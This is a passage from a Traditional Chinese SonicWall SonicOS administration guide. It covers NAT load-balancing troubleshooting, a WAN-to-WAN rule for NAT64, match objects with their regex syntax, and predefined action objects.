驗證並排除 NAT 裝載均衡設定問題。

從位於 WAN 外部的電腦，使用瀏覽器通過 HTTP 連接到其中一部內部 Web 伺服器上所裝載的網頁，來測試您的工作。您應透過虛擬 IP 連接。

附註：如果希望裝載均衡一個或多個 SonicWall SMA 裝置的負載，重複使用 HTTPS 而非 HTTP 作為允許的服務的程序。

如果看起來無法存取 Web 伺服器，請移至**管理**檢視中的**原則 | 規則 > 存取規則**頁面，並將滑鼠放在**統計資料**圖示上。

如果規則的設定有誤，您將不會看到任何接收或傳送位元組；如果規則正常工作，則每次從外部成功存取經過裝載均衡的資源時，都會顯示接收或傳送位元組增量。

您還可以查看**原則 | 規則 > NAT 原則**頁面，並將滑鼠放在**統計資料**圖示上。如果原則的設定有誤，您將不會看到任何接收或傳送位元組；如果原則正常工作，則每次從外部成功存取經過裝載均衡的資源時，都會顯示接收或傳送位元組增量。

最後，查看記錄和狀態頁，確定是否有任何關於網路監控的警示（顯示為黃色）提到了處於離線狀態的主機；這可能是由於防火牆未能存取您的全部裝載均衡資源，且探查機制已將其標記為離線和停止服務狀態。查看裝載均衡資源，確保它們都能正常工作，且檢查它們與防火牆之間的網路連接。

建立 NAT64 原則的 WAN 對 WAN 存取規則


當僅 IPv6 用戶端初始化到 IPv4 用戶端/伺服器的連線時，NAT64 轉譯器所接收的 IPv6 封包看起來像原始 IPv6 封包：

- 來源區域為 LAN
- 目的地區域為 WAN

在透過 NAT 原則處理這些封包後，它們會是轉換的 IPv4 封包並且將再次由 SonicOS 進行處理。這時，這些封包的來源區域是 WAN，而目的地區域與原始 IPv6 封包相同。如果這些 IPv4 封包的快取尚未建立，這些封包會進行原則檢查。為防止這些封包被丟棄，而應該設定 WAN 對 WAN 允許存取規則。

若要建立 WAN 對 WAN 存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。



#		來源	目的地	優先順序	來源	目的地	服務	操作
1	v4	DMZ	DMZ	1	任何	任何	任何	允許
2	v6	DMZ	DMZ	2	任何	任何	任何	允許
3	v4	DMZ	LAN	1	任何	任何	任何	拒絕
4	v6	DMZ	LAN	2	任何	任何	任何	拒絕
5	v4	DMZ	SMA	1	任何	任何	任何	允許
6	v6	DMZ	SMA	2	任何	任何	任何	允許
7	v4	DMZ	VPN	1	WLAN RemoteAccess Networks	任何	任何	允許
8	v4	DMZ	VPN	2	WAN RemoteAccess Networks	任何	任何	允許
9	v4	DMZ	WAN	1	任何	任何	任何	允許

2 按下**新增**。將顯示**新增規則**對話方塊。

3 設定選項：

選項	值
操作	允許
來源	WAN
到達	WAN
來源連接埠	任何
服務	任何
來源	所有 WAN IP **附註：***All WAN IP* 是 SonicOS 所建立的預設位址群組，以指出屬於防火牆 WAN 介面的所有 WAN IP 位址。無法設定*所有 WAN IP*。
包含的使用者	全部
排除的使用者	None
排程	始終開啟
註解	從「任意」到「任意」服務的 IPv4 (選用)
所有其它選項	保持原狀或相應地進行設定

4 按下**新增**。

5 按一下**關閉**。

部分 2

原則 | 物件

- 設定相符物件
- 設定操作物件
- 設定位址物件
- 設定服務物件
- 設定頻寬物件
- 設定 > 電子郵件地址物件
- 設定內容篩選物件

5

設定相符物件

物件 > 相符物件

本節概述相符物件和應用程式清單物件，並說明如何建立和設定這些物件。

主題：

關於相符物件

相符物件表示必須符合才能實施操作的條件集。包括物件類型、相符類型（完全、部分、規則運算式、首碼或尾碼）、輸入表示（文字或十六進位）和符合的實際內容。相符物件是指之前版本中的應用程式物件。

十六進位輸入表示用於符合二進位內容，例如可執行檔案，英數字元（文字）輸入表示用於符合檔案或電子郵件等內容。還可以對在圖形圖像中找到的二進位內容使用十六進位輸入表示。文字輸入表示用於符合在其中一個屬性欄位中包含指定字串的同一個圖形。規則運算式 (regex) 用於符合模式，而不是指定字串或值，並使用英數字元輸入表示。

檔案內容相符物件類型提供了符合檔案中的模式或關鍵字的物件類型。此類型的相符物件只能和 FTP 資料傳送、HTTP 伺服器或 SMTP 用戶端原則配合使用。

支援的相符物件類型表格 說明了支援的相符物件類型。

支援的相符物件類型

物件類型	說明	相符類型	反向符合	額外屬性
ActiveX 類別 D	Active-X 元件的類別 ID。例如，Gator Active-X 元件的類別 ID 是「c1fb8842-5281-45ce-a271-8fd5f117ba5f」	完全符合	否	None
應用程式類別清單	允許應用程式類別的規格，例如多媒體、P2P 或社交網路	N/A	否	None
應用程式清單	用於所選擇的應用程式類別中的單獨應用程式的規格	N/A	否	None
應用程式簽章清單	用於所選擇的應用程式和類別的單獨簽章的規格	N/A	否	None
自訂物件	允許 IPS 樣式自訂條件集的規格	完全符合	否	存在 4 種可設定的附加可選參數：偏移（說明我們應從封包承載中的哪個位元組開始符合模式 - 從 1 開始；有助於最小化符合中的誤報），深度（說明我們應該在封包承載的哪個位元組處停止符合模式 - 從 1 開始），最小化承載大小和最大化承載大小。
電子郵件本文	電子郵件本文中的任何內容。	部分	否	None
電子郵件副本（MIME 標頭）	抄送 MIME 標頭中的任何內容。	完全，部分，首碼，尾碼	是	None
電子郵件寄件者（MIME 標頭）	發件人 MIME 標頭中的任何內容。	完全，部分，首碼，尾碼	是	None
電子郵件大小	允許可傳送的最大電子郵件大小的規格。	N/A	否	None
電子郵件主旨（MIME 標頭）	主旨 MIME 標頭中的任何內容。	完全，部分，首碼，尾碼	是	None
電子郵件收件者（MIME 標頭）	收件者 MIME 標頭中的任何內容。	完全，部分，首碼，尾碼	是	None
MIME 自訂標頭	允許建立 MIME 自訂標頭。	完全，部分，首碼，尾碼	是	需要指定的自訂標頭名稱。

支援的相符物件類型

物件類型	說明	相符類型	反向符合	額外屬性
檔案內容	允許要在檔案內容中符合的模式的規格。即使在檔案已壓縮的情況下，也將符合模式。	部分	否	不應將「停用附件」操作應用到此物件。
檔案名稱	在電子郵件中，這是附件的名稱。在 HTTP 中，這是上載到 Web 郵件賬戶的附件的檔案名稱。在 FTP 中，這是上載或下載檔案的檔案名稱。	完全，部分，首碼，尾碼	是	None
檔案名稱擴充	在郵件中，這是附件的檔案名稱擴充。在 HTTP 中，這是上載到 Web 郵件帳戶的附件的檔案名稱擴充。在 FTP 中，這是上載或下載檔案的檔案名稱擴充。	完全符合	是	None
FTP 命令	允許選擇指定的 FTP 命令。	N/A	否	None
FTP 命令+值	允許選擇指定的 FTP 命令及其值。	完全，部分，首碼，尾碼	是	None
HTTP Cookie 標頭	允許瀏覽器傳送的 Cookie 的規格。	完全，部分，首碼，尾碼	是	None
HTTP 主機標頭	在 HTTP 主機標頭中找到的內容。表示 HTTP 請求中目的地伺服器的主機名稱，例如 `ww.google.com`。	完全，部分，首碼，尾碼	是	None
HTTP 引用標頭	允許瀏覽器傳送的引用標頭的內容規格，這在 對 Web 站台重新導向到使用者或客戶的 Web 站台時控制和保持其狀態很有用。	完全，部分，首碼，尾碼	是	None
HTTP 請求自訂標頭	允許處理自訂 HTTP 請求標頭。	完全，部分，首碼，尾碼	是	需要指定的自訂標頭名稱。
HTTP 回應自訂標頭	允許處理自訂 HTTP 回應標頭。	完全，部分，首碼，尾碼	是	需要指定的自訂標頭名稱。
HTTP 設定 Cookie 標頭	設定 Cookie 標頭。提供停用要在瀏覽器中設定的指定 cookie 的方式。	完全，部分，首碼，尾碼	是	None
HTTP URI 內容	在 HTTP 請求的 URI 中找到的任何內容。	完全，部分，首碼，尾碼	否	None

支援的相符物件類型

物件類型	說明	相符類型	反向符合	額外屬性
HTTP 使用者代理標頭	使用者代理標頭中的任何內容。例如：使用者代理：Skype。	完全，部分，首碼，尾碼	是	None
Web 瀏覽器	允許選擇指定的 Web 瀏覽器 (MSIE, Netscape, Firefox, Safari, Chrome)。	N/A	是	None
IPS 簽章類別清單	允許選擇一個或多個 IPS 簽章群組。每個組都包含多個預先定義的 IPS 簽章。	N/A	否	None
IPS 簽章清單	允許選擇一個或多個指定的 IPS 簽章以增強粒度。	N/A	否	None

您可以在**新增/編輯相符物件**對話方塊上的下拉功能表中，查看可用的相符物件類型。

- 在**新增 / 編輯相符物件**對話方塊中，您可以新增多個項目以建立要符合的內容元素清單。您在相符物件中提供的所有內容都區分大小寫，以達到符合目的。十六進位表示用於符合二進位檔案。您可以使用十六進位編輯器或網路通訊協定分析器（如 Wireshark）獲取二進位檔案的十六進位格式。如需這些工具的更多資訊，請參見以下章節：
  - 第 39 頁「Wireshark」
  - 第 41 頁「十六進位編輯器」

您可以使用**從檔案載入**按鈕，匯入包含多個項目（用於符合相符物件）的預先定義文字檔中的內容。檔案中的每個項目都必須在獨立的一行內。「從檔案載入」功能使您可以輕鬆地將應用程式規則設定從一個防火牆移動到另一個。

來自文字檔或手動輸入的多個項目將顯示在清單區域。清單項目使用邏輯 OR 進行符合，因此如果項目中的任何項目均可符合，將執行原則操作。

相符物件包含的字元總數最多為 8000 個。如果相符物件中的每個元素都包含大約 30 個字元，則可以輸入 260 個元素。元素的最大大小為 8000 位元組。

主題：

- 第 138 頁「關於規則運算式」
- 第 142 頁「關於反向符合」

關於規則運算式

您可以設定具有指定相符物件類型的規則運算式，以供應用程式規則原則使用。「相符物件設定」選項提供了設定自訂規則運算式或從預先定義規則運算式選擇的方式。SonicWall 實作支援網路流量上的免重組規則運算式符合。這表明無需任何輸入流的快取區，並且在封包範圍內可模式符合。

SonicOS 提供以下預先定義規則運算式：

VISA CC	VISA 信用卡號碼
US SSN	美國身分證號碼
CANADIAN SIN	加拿大社會保險號
ABA ROUTING NUMBER	美國銀行家協會銀行代號
AMEX CC	美國運通信用卡號碼
MASTERCARD CC	萬事達信用卡號碼
DISCOVER CC	Discover 信用卡號碼

使用規則運算式的原則將符合網路流量中最先出現的模式。這將儘早地啟用符合的操作。由於符合在網路流量上執行，而不僅僅是在可讀文字上執行，可符合的字母包括整個 ASCII 字元集（共 256 個字元）。

支援最初的常見規則運算式，例如「.」、（任何字元萬用字元）、「*」、「?」、「+」、重複計數、替換和求反。儘管語法和語義類似於常見的規則運算式實作，例如 Perl、vim 及其他，但也存在一些細微的差別。例如，不支援行的開頭 (^) 和結尾 ($) 運算子。同時，「\z」指非零數字集，[1-9] 在 PERL 中不會到字串的結尾。如需語法資訊，請參見第 139 頁「規則運算式語法」。

與 Perl 規則運算式引擎的一個明顯不同之處在於缺少向後引用和替換支援。這些功能對於規則運算式而言實際上是不需要的，對於正在檢查的資料不能在線性的時間內完成。因此，為保持最高的效能，不支援這些功能。不支援替換和轉換功能，因為網路流量只能檢查，而不能修改。

在建立相符物件時，可以選擇經常使用的模式（例如美國身分證號和 VISA 信用卡號）的預先定義規則運算式。使用者還可以在相同的相符物件中寫入自己的運算式。將對此類使用者提供的運算式進行分析，未正確分析的任何運算式都可能會導致語法錯誤，此錯誤顯示在「相符物件設定」視窗的底部。分析成功後，規則運算式將傳遞給編譯器，以建立即時掃描網路流量所必需的資料結構。

透過建置名稱為*確定性有限自動機 (DFA)* 的資料結構可有效符合規則運算式。DFA 的大小由使用者提供的規則運算式指示，並受裝置的記憶體容量限制。複雜規則運算式冗長的編譯過程可消耗裝置較大的記憶體量。還可能會花費兩分鐘的時間建置 DFA，具體取決於使用的運算式。

為避免濫用和拒絕服務攻擊，以及對裝置管理回應的過度影響，編譯器可能會終止過程，並拒絕會使此資料結構變得對裝置太大的規則運算式。「發現濫用」錯誤訊息將顯示在視窗的底部。

附註：冗長的編譯期間，裝置管理工作階段可能會臨時停止回應，但網路流量會繼續透過裝置。

對包含較大計數器的運算式建置 DFA 時可能會消耗更多的時間和記憶體。此類運算式比使用無限計數器（例如「*」和「+」運算子）的運算式更容易受到拒絕。

也可能會受到拒絕的還有包含大量字元而非字元範圍或類別的運算式。即，運算式「(a|b|c|d|. . .|z)」，用於指定所有小寫字母集比等效字元類別「\l」更容易受到拒絕。使用諸如「[a-z]」的範圍後，將在內部轉換為「\l」。但「[d-y]」或「[0-Z]」等範圍不能轉換為任何字元類別，此類別範圍很長，可能會使包含此片段的運算式受到拒絕。

運算式受到拒絕後，使用者可能會以更有效的方式重寫，以使用以上一些提示避免拒絕。如需語法資訊，請參見第 139 頁「規則運算式語法」。如需討論如何寫入自訂規則運算式的範例，請參見第 45 頁「在相符物件中建立規則運算式」。

規則運算式語法

規則運算式語法：單個字元表格至規則運算式語法：用於提高優先順序順序的運算子表格顯示建置規則運算式時使用的語法。

規則運算式語法：單個字元

表示	定義
.	除「\n」之外的任何字元。也使用 /s（流模式，又稱單行模式）修改符符合「\n」。
[xyz]	字元類別。也可提供轉義字元。特殊字元不需要進行轉義，因為它們在括弧[ ]中沒有特殊含義。
[^xyz]	求反字元類別。
\xdd	十六進位輸入。「dd」是字元的十六進位值。必須是兩個數字。例如，\r 是 \x0d 而不是 \xd。
[a-z][0-9]	字元範圍。

規則運算式語法：複合

表示	定義
xy	x 後跟 y
x|y	x 或 y
(x)	等同於 x。可用於覆寫優先順序。

規則運算式語法：重複

表示	定義
x*	零或多個 x
x?	零或一個 x
x+	一個或多個 x
x{n, m}	最小值 n，最大值 m，順序 x。所有已編號的重複項都將展開。因此，使 m 不合理地變大是不明智的。
x{n}	x 正好等於 n
x{n,}	x 的最小值為 n
x{,n}	x 的最大值為 n

規則運算式語法：逸出序列

表示	定義
\0、\a、\b、\f、\t、\n、\r、\v	「C」編程語言逸出序列（\0 是空字元（ASCII 字元零））
\x	十六進位輸入。\x 後跟兩個十六進位數字，表示預期字元的十六進位值。
*、\?、\+、\(、\)、\[、\]、\{、\}、\\、\/、\<space>、\#	轉義任何特殊字元。 **附註：**未處理的註解先於任何空白字元數和英鎊符號 (#)。因此，若要符合空白字元或英鎊符號 (#)，必須使用逸出序列 \ 和 \#。

規則運算式語法：類似 Perl 的字元類別

表示	定義
\d、\D	數字，非數字。
\z、\Z	非零數字 ([1-9])，所有其他字元。
\s、\S	空白字元，非空白字元。等同於 [\t\n\f\r]。\v 未包含在 Perl 空白字元中。
\w、\W	單詞字元，非單詞字元，等同於 [0-9A-Za-z_]。

規則運算式語法：其他 ASCII 原始字元類別

如果要...	...則使用	
[:cntrl:]	\c、\C	控制字元。[\x00 - \x1F\x7F]
[:digit:]	\d、\D	數字，非數字。和 Perl 字元類別相同。
[:graph:]	\g、\G	除空白字元外的任何可列印字元。

規則運算式語法：其他 ASCII 原始字元類別

如果要...	...則使用	
[:xdigit:]	\h、\H	任何十六進位數字。[a-fA-F0-9]。注意，這不同於 Perl \h，它表明水平空格。
[:lower:]	\l、\L	任何小寫字元
[:ascii:]	\p、\P	正、負 ASCII 字元。[0x00 - 0x7F]、[0x80 - 0xFF]
[:upper:]	\u、\U	任何大寫字元

一些其他常見字元類別可從以上原始字元構建。以下類別沒有它們自己的速記法，因為對於它們使用的任何剩餘字元缺少良好的記憶。

規則運算式語法：複合字元類別

如果要...	...則使用	
[:alnum:]	= [\l\u\d]	所有字元和數字集。
[:alpha:]	= [\l\u]	所有字元集。
[:blank:]	= [\t<space>]	空字元類別：tab 和空白字元。
[:print:]	= [\g<space>]	所有可列印字元類別：所有圖形字元（包括空白字元）。
[:punct:]	= [^\P\c<space>\d\u\l]	所有標點字元的類別：無負 ASCII 字元，無控制字元，無空白字元，無數字，無大寫或小寫字元。
[:space:]	= [\s\v]	所有空白字元。包括 Perl 空白字元和垂直制表符。

規則運算式語法：修改符

表示	定義
/i	區分大小寫
/s	將輸入作為單行。也可以認為是串流模式。即，「.」也與「\n」符合。

規則運算式語法：用於提高優先順序順序的運算子

運算子	關聯
[ ]、[^]	從左到右
()	從左到右
*、+、?	從左到右
.（串聯）	從左到右
\| | 從左到右

在規則運算式中新增註解

SonicOS 支援在規則運算式中新增註解。註解後跟任意數量的空白字元和一個英鎊符號 (#)。將放棄空白字元和英鎊符號後面的所有文字，直到運算式的末尾。

關於反向符合

反向符合提供另一種指定須封鎖內容的方式。如果您要封鎖除指定內容類型以外的所有內容，您可以在相符物件中啟用反向符合。在原則中使用此物件時，原則將根據在相符物件中指定的內容存在與否來執行操作。反向相符物件中的多個清單項目使用邏輯 AND 進行符合，也就是說，只有當所有指定的反向符合項目符合時，才會執行原則操作。

雖然所有應用程式規則原則都是「拒絕」原則，您可以透過使用反向符合模擬「允許」原則。例如，您可以允許透過電子郵件傳送 *.txt* 附件並封鎖所有其他檔案類型的附件。或者您可以允許某些類型而封鎖所有其他類型。

並非所有相符物件類型可以使用反向符合。對於可以使用反向符合的物件類型，您可以在**新增/編輯相符物件**對話方塊看到**啟用反向相符**核取方塊。

關於應用程式清單物件

物件 > 相符物件頁面上方的**新增**下拉功能表，還提供**應用程式清單物件**選項，可開啟**建立相符物件**對話方塊。建立應用程式清單物件時，您將從**規則 > 應用程式控制**頁面上顯示的相同應用程式類別、簽章或特定應用程式進行選擇。對話方塊提供兩個選項：

- **應用程式** - 您可以在此畫面上建立應用程式篩選物件。此畫面允許選擇應用程式類別、威脅程度、技術類型和屬性。選擇之後，將顯示與這些條件相符合的應用程式清單。**應用程式**畫面提供建立**應用程式清單**類型相符物件的一種方式。
- **類別** - 您可以在此畫面上建立類別篩選物件。會顯示應用程式類別清單，當您將滑鼠放在類別上時會顯示說明。**類別**畫面可讓您建立**應用程式類別清單**類型的相符物件。

主題：

- 第 143 頁「關於應用程式篩選條件」
- 第 144 頁「關於類別篩選條件」

關於應用程式篩選條件

應用程式畫面顯示應用程式清單可供選擇。您可以透過選擇一個或多個應用程式類別、威脅程度和技術，控制顯示哪些應用程式。還可以透過在顯示屏右上角的**搜尋**欄位中輸入關鍵字，在所有應用程式名稱中搜尋此關鍵字。例如，在**搜尋**欄位中輸入「bittorrent」，並按一下**搜尋**圖示，尋找名稱中帶有「bittorrent」（不區分大小寫）的多個應用程式。

如果應用程式清單簡化為主要包括喜好設定的清單，則可透過按一下應用程式旁邊的**加號**按鈕選擇要篩選的單個應用程式，然後將您的選擇作為應用程式篩選物件進行儲存，並使用自訂名稱或自動產生的名稱。下圖顯示的對話方塊包含所有類別、威脅程度和選擇的技術（但在選擇任何單獨的應用程式之前）。


選擇用於篩選的應用程式時，它們將顯示在右側的**應用程式群組**欄位中。您可以透過刪除單獨的項目或按一下清除以刪除這些項目來編輯此欄位中的清單。下圖顯示**應用程式群組**欄位中的多個應用程式。選定的應用程式也使用綠色勾選標記在左側的應用程式清單中進行標記。

完成選擇要包含的應用程式後，您可以在**相符物件名稱**欄位（先清除**自動產生相符物件名稱**核取方塊）中輸入物件的名稱，然後按一下**接受**按鈕。您將看到**物件 > 相符物件**頁面上列出的物件名稱，以及**應用程式清單**的物件類型。在建立應用程式規則原則時，將選擇此物件。

使用**自動產生相符物件名稱**選項建立的應用程式清單物件，將使用波浪號 (~) 作為物件名稱的第一個字元。

關於類別篩選條件

類別標籤提供了用於選擇的應用程式類別的清單。您可以選擇任何類別組合，然後使用自訂名稱將您的選擇儲存為類別篩選物件。下圖顯示的對話方塊包含 **IM** 類別的說明。



您可以將滑鼠指標移動到清單中的每個類別上，以查看其說明。

建立自訂類別篩選物件的步驟是：

1. 可選擇清除**自動產生相符物件名稱**核取方塊，並在**相符物件名稱**欄位輸入物件的名稱。
2. 為一個或多個類別勾選核取方塊。
3. 按一下**接受**按鈕。

   物件名稱以及**應用程式類別清單**的物件類型列於**物件 > 相符物件**頁面上。在建立應用程式規則原則時，將選擇此物件。

使用**自動產生相符物件名稱**選項建立的應用程式清單物件，將使用波浪號 (~) 作為物件名稱的第一個字元。

設定相符物件

設定相符物件的步驟如下：

1 導覽至**物件** > **相符物件**頁面。

2 按一下**新增**，然後在**物件** > **相符物件**頁面上方選擇**相符物件**。此時會顯示**新增/編輯相符物件**對話方塊。

3 在**物件名稱**欄位中，輸入物件的描述性名稱。

4 從下拉功能表中選擇**相符物件類型**。此處的選擇將影響此介面中的可用選項。如需相符物件類型的描述，請參見第 134 頁「關於相符物件」。

5 從下拉功能表中選擇**相符類型**。可用的選項取決於相符物件類型。

6 對於**輸入表示**，請按一下**英數字元**以符合文字模式，如果要符合二進位內容，可按一下**十六進位**。

7 在**內容**文字框中，輸入要符合的模式。

8 按下**新增**。內容顯示在**清單**欄位中。重複操作，以新增要符合的其他元素。

如果**相符類型**為 **Regex Match**，您可以選擇其中一個預先定義規則運算式，然後按一下**選取**，以將其新增到**清單**中。還可以在**內容**欄位中輸入自訂規則運算式，然後按一下**新增**將其新增到**清單**中。

此外，還可以按一下**從檔案載入**，匯入來自文字檔的元素清單。檔案中的每個元素必須位於同一行。

9 若要從清單中移除元素，請在**清單**欄位中選擇元素，然後按一下**移除**。若要移除所有元素，請按一下**全部移除**。

10 按一下**確定**。

設定應用程式清單物件

本節說明如何建立應用程式清單物件，此物件可由應用程式規則原則以相同的方式作為相符物件使用。

如需應用程式清單物件類型，包括**類別**畫面的詳細資訊，請參見第 142 頁「關於應用程式清單物件」。

設定應用程式清單物件的步驟如下：

1 導覽至**物件 > 相符物件**。

2 按一下頁面頂部的**新增**，然後選擇**應用程式清單物件**。將開啟**建立相符物件**對話方塊，並顯示**應用程式**畫面。

您可以透過選擇一個或多個應用程式類別、威脅程度和技術，控制顯示哪些應用程式。應用程式清單縮減為主要包含喜好設定的清單後，您可以為篩選條件選擇單獨的應用程式。

3 在頁面右上角的**搜尋**欄位中，選擇性地輸入部分應用程式名稱，然後按一下**搜尋**按鈕，以使用其名稱中的關鍵字搜尋應用程式。

4 在**類別**面板中，選擇一個或多個應用程式類別的核取方塊。

5 在**威脅程度**面板中，選擇一個或多個威脅程度的核取方塊。

6 在**技術**面板中，選擇一個或多個技術的核取方塊。

7 按一下想要新增到篩選條件物件中的應用程式旁邊的每個**加號**。若要顯示應用程式的說明，請按一下**名稱**欄中的名稱。選擇要篩選的應用程式後，**加號**將變為綠色**勾選標記**圖示，選定的應用程式將顯示在右側的**應用程式群組**窗格中。您可以透過刪除單獨的項目或按一下**清除**以刪除這些項目來編輯此欄位中的清單。

8 完成選擇要包含的應用程式後，您可以清除**自動產生相符物件名稱**核取方塊，然後在**相符物件名稱**欄位中輸入物件的名稱。或者，您可以只使用自動產生的名稱。

9 按一下**接受**按鈕。您將看到**物件 > 相符物件**頁面上列出的物件名稱，以及**應用程式清單**的物件類型。在建立應用程式規則原則時，將選擇此物件。

6

設定操作物件

物件 > 操作物件

名稱	操作物件的名稱。
操作類型	操作物件所提供的操作類型，例如**頻寬管理**或**封包監控**。
目錄	對於頻寬管理操作物件，顯示**漏斗**圖示。 對於使用者設定的操作物件，顯示**新增/編輯操作物件**對話方塊中提供的內容。
設定	• **編輯**圖示：對於系統提供的操作物件，**編輯**圖示呈現灰色，且無法修改操作物件。 • **刪除**圖示：對於系統提供的操作物件，**編輯**圖示呈現灰色，且無法刪除操作物件。

主題：

關於操作物件


操作物件定義應用程式規則原則如何作用於符合事件。您可以自訂操作物件，也可以選擇其中一個預先定義的預設操作。

主題：

關於系統預先定義的預設操作物件

SonicOS 預先定義了一些系統定義的預設操作。這些預設操作物件無法編輯或刪除。在**規則 > 應用程式規則**頁面上新增或編輯原則時，預設操作會顯示在**編輯應用程式控制原則**對話方塊中。

預設操作物件



在預先定義的預設操作清單中也提供了一些 BWM 操作物件選項。BWM 操作選項的改變取決於**防火牆設定 > 頻寬管理**頁面上的「**頻寬管理類別**」設定。如果將**頻寬管理類型**設定為**全域**，則所有八個 BWM 級別都可供選擇。如果**頻寬管理類型**設定為**進階**，則不可選擇優先順序，但在新增原則時可以使用預先定義的優先順序。

預設操作清單中提供幾個略過操作選項。如果指示的安全服務在防火牆上獲得授權，這些就能使用。

新增原則：預先定義的預設操作物件可用性表格表顯示新增原則時可用的預先定義預設操作的條件。

新增原則：預先定義的預設操作物件可用性

始終可用	如果 BWM 類型 =	
	全域	進階
重設/丟棄	BWM 全域-即時	進階 BWM 低
無操作	BWM 全域-最高	進階 BWM 中
繞過 DPI	BWM 全域-高	進階 BWM 高
封包監控	BWM 全域-中高	
略過 GAV	BWM 全域-中	
略過 IPS	BWM 全域-中低	
略過 SPY	BWM 全域-低	
繞過捕獲 ATP	BWM 全域-最低	

如需預先定義操作類型的說明，請參見預先定義的預設操作物件說明表格。如需 BWM 操作的更多資訊，請參見第 153 頁「關於使用頻寬管理的操作」。

預先定義的預設操作物件說明

